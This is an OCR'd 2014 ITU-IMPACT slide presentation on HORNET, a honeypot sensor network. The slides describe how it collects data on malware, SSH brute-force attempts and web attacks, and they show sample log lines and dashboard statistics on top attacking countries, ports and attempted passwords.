ITU International Telecommunication Union

IMPACT
INTERNATIONAL MULTILATERAL PARTNERSHIP AGAINST CYBER THREATS

ITU-IMPACT HORNET

Honeypot Research Network

HORNET

Honeypot Research Network


- A sensor network deployed to capture information such as malwares and network attacks to better understand attackers' behaviour.

- Represents overall global cyber threats situation for the benefits of partner countries.

HORNET

Data gathering


- Information captured from the Internet:
  - Malware exploiting network vulnerabilities
  - Login attempts on secure shell (SSH) services
  - Malicious URL attempts targeting web applications (for e.g. SQL injection, RFI, etc.)



```
Nov 18 15:21:11 n8s005 sshd[29072]: pam_unix(sshd:auth): authentication failure; logname= uid=0
euid=0 tty=ssh ruser= rhost=202.45.[redacted] user=root
Nov 18 15:21:13 n8s005 sshd[29072]: Failed password for root from 202.45.[redacted] port 46503 ssh2
Nov 18 15:21:50 n8s005 sshd[29073]: Connection closed by 202.45.[redacted]
Nov 18 15:21:50 n8s005 sshd[29072]: PAM 2 more authentication failures; logname= uid=0 euid=0
tty=ssh ruser= rhost=202.45.[redacted] user=root
...
Nov 18 15:27:12 n8s005 sshd[29098]: Failed password for root from 202.45.[redacted] port 46643 ssh2
Nov 18 15:27:14 n8s005 sshd[29099]: Connection closed by 202.45.[redacted]
Nov 18 15:29:53 n8s005 sshd[29104]: Accepted password for root from 202.45.[redacted] port 46712 ssh2
```

HORNET


How it works



The sensor network system is made up of a collection server and a group of sensors placed at strategic locations.

HORNET

How it works



The sensors continuously sent the captured data to the collection server.

HORNET

Data sensitivity concerns


- The sensors are designed to **only collect** information on attacks performed on the sensors.

- The sensors **do not** sniff network traffic for sensitive data.

HORNET


Data sensitivity concerns

Honeypot Scenario



Decoy system


Network Sniffing Scenario



HORNET

Deployment locations

- HORNET sensors can be deployed at any network location.
  - Ministries
  - CNI sectors
  - Government agencies
  - ISPs
  - Organisations
  - Universities, etc.




HORNET Sensors

HORNET

Management dashboard

- Shows statistics collected for the last seven (7) days from all HORNET sensors.



Time	Source	Protocol	Type
2014-03-11 13:53:59	Taiwan	smbd	Malware
2014-03-11 13:53:58	Taiwan	smbd	Malware
2014-03-11 13:53:51	Taiwan	smbd	Malware
2014-03-11 13:53:50	Taiwan	smbd	Malware
2014-03-11 13:53:44	Taiwan	smbd	Malware

GENERAL STATISTICS

24.71K ATTACKS

1.82K MALWARES

57 NETWORKS

0 WEBSITES

TOP COUNTRIES

#		Countries
1.	🇷🇺	Russian Federation
2.	🇺🇦	Ukraine
3.	🇹🇼	Taiwan, Province of China
4.	🇮🇹	Italy
5.	🇷🇴	Romania

TOP PORTS

#	Services	
1.	445	SMB
2.	22	SSH
3.	5060	SIP
4.	1433	MsSQL
5.	9988	Port 9988


TOP PASSWORDS

#	Passwords
1.	admin
2.	-
3.	123456
4.	welcome
5.	passw0rd

Copyright © 2014. IMPACT. All rights reserved.

HORNET

Management dashboard



Time	Source	Protocol	Type
2014-06-05 15:38:06	United States	mssqld	Malware
2014-06-05 15:35:32	Kazakhstan	smbd	Malware
2014-06-05 15:35:32	Hungary	smbd	Malware
2014-06-05 15:35:32	Hungary	smbd	Malware
2014-06-05 15:35:31	Taiwan	smbd	Malware

2014-03-10 18:01:58	Taiwan
2014-03-10 18:01:50	Taiwan
2014-03-10 18:01:49	Taiwan
2014-03-10 18:01:43	Taiwan

TOP COUNTRIES

#		Countries
1.	🟥	Russian Federation
2.	🟥	Taiwan, Province of China
3.	🟥	Italy
4.	🟨	Ukraine
5.	🟦	Romania

TO

#	Services	
1.	445	SMB
2.	22	SSH
3.	5060	SIP
4.	80	HTTP

#
1.
2.
3.
4.
5.

